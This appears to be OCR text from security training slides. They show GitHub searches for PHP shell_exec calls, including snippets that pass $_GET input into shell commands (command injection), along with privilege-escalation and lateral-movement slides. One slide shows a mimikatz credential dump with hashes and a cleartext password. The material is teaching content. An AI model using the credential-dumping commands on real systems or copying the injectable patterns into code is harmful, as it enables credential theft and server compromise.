HTTP/1.1 302 Found
Date: Sat, 23 Feb 2013 11:40:05 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch

Code Review

- Access to searchable source code repositories
- A good understanding of what makes applications vulnerable

Example: Executing shell commands with PHP by searching Github projects

Change language: English

Edit Report a Bug

shell_exec

(PHP 4, PHP 5, PHP 7)

shell_exec — Execute command via shell and return the complete output as a string

Description

```
shell_exec ( string $cmd ) : string
```

This function is identical to the backtick operator.

"shell_exec" /

Pull requests Issues Marketplace Explore

- Repositories 16
- Code 633K+
- Commits 26K+
- Issues 1K
- Packages 0
- Marketplace 0
- Topics 0
- Wikis 287
- Users 0

Languages

- PHP
- JavaScript 58,392
- HTML 23,087

Showing 644,483 available code results

Sort: Best match

xtronica/Painel-IPTV-MD – install_panel.php PHP

Showing the top three matches Last indexed on Jul 12, 2018

```
1  <?php
2
3  $we_root = trim(shell_exec("whoami"));
4  if (strcmp($we_root, "root") !== 0) {
5      echo "Please execute this script as root! Exitting...";
…
9  echo "FOS: Checking for existing installations!\r";
10 shell_exec("killall -9 ffmpeg php5-fpm php-fpm nginx nginx_fos > /dev/null");
11 shell_exec("service php5-fpm stop > /dev/null");
```

gizur-ess-prabhat/batches – run_batches.php PHP

Showing the top two matches Last indexed on Jun 28, 2018

```
25 if (isset($_GET['action'])) {
26     @shell_exec('chmod +x ' . __DIR__ . '/' . $_GET['action'] . '.sh');
27     switch ($_GET['action']) {
28         case 'setup-tables':
```

liaralabs/quickbox_dashboard – config.php PHP

Showing the top three matches Last indexed 7 days ago

```
407       if ($process == "resilio-sync"){
408         shell_exec("sudo systemctl enable $process");
409         shell_exec("sudo systemctl start $process");
410       } elseif ($process == "shellinabox"){
411         shell_exec("sudo systemctl enable $process");
```

Aniverse/QuickBox – config.php PHP

Showing the top two matches Last indexed on Jul 14, 2018

```
406     $process = $_GET['serviceenable'];
407       if ($process == "resilio-sync"){
408         shell_exec("sudo systemctl enable $process");
409         shell_exec("sudo systemctl start $process");
410       } elseif ($process == "shellinabox"){
```

jbyrne/SerialPowerControl – power.php PHP

Showing the top two matches Last indexed on Jun 26, 2018

```
5           $chan = chr($chan);
6           shell_exec('stty -F /dev/ttyUSB0 19200');
```

```
404  /* enable & start services */
405  case 66:
406    $process = $_GET['serviceenable'];
407      if ($process == "resilio-sync"){
408        shell_exec("sudo systemctl enable $process");
409        shell_exec("sudo systemctl start $process");
410      } elseif ($process == "shellinabox"){
411        shell_exec("sudo systemctl enable $process");
412        shell_exec("sudo systemctl start $process");
413      } elseif ($process == "subsonic"){
414        shell_exec("sudo systemctl enable $process");
415        shell_exec("sudo systemctl start $process");
451      } else {
452        shell_exec("sudo systemctl enable $process@$username");
453        shell_exec("sudo systemctl start $process@$username");
454      }
```

User-supplied input


Use in function

Post-Exploitation Goals

Hash tag goals


Privilege Escalation and Lateral Movement

- Elevating a regular user with administrator or root privileges to create more value
  - UAC or SUDO
- Moving to other, connected resources to increase volume
  - Stealing passwords and hashes


User Account Control
Do you want to allow the following program from an unknown publisher to make changes to this computer?
Program name: MMSSETUP.EXE
Publisher: Unknown
File origin: Network drive
Show details
Yes
No
Change when these notifications appear


Privilege Escalation and Lateral Movement

- Elevating a regular user with administrator or root privileges to create more value
  - UAC or SUDO
- Moving to other, connected resources to increase volume
  - Stealing passwords and hashes


mimikatz 2.0 alpha x64 (oe.eo)
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::logonpasswords
Authentication Id : 0 ; 129090 (00000000:0001f842)
Session : Interactive from 1
User Name : User
Domain : WS02
SID : S-1-5-21-994801809-2197080023-952414458-1001
msv :
[00000003] Primary
* Username : User
* Domain : WS02
* LM : 78bccaee08c90e29aad3b435b51404ee
* NTLM : f9e37e83b83c47a93c2f09f66408631b
* SHA1 : 689307d2fc53af0fb941bc1bb42737ce4f3ef540
tspkg :
* Username : User
* Domain : WS02
* Password : abc123
wdigest :


Privilege Escalation and Lateral Movement

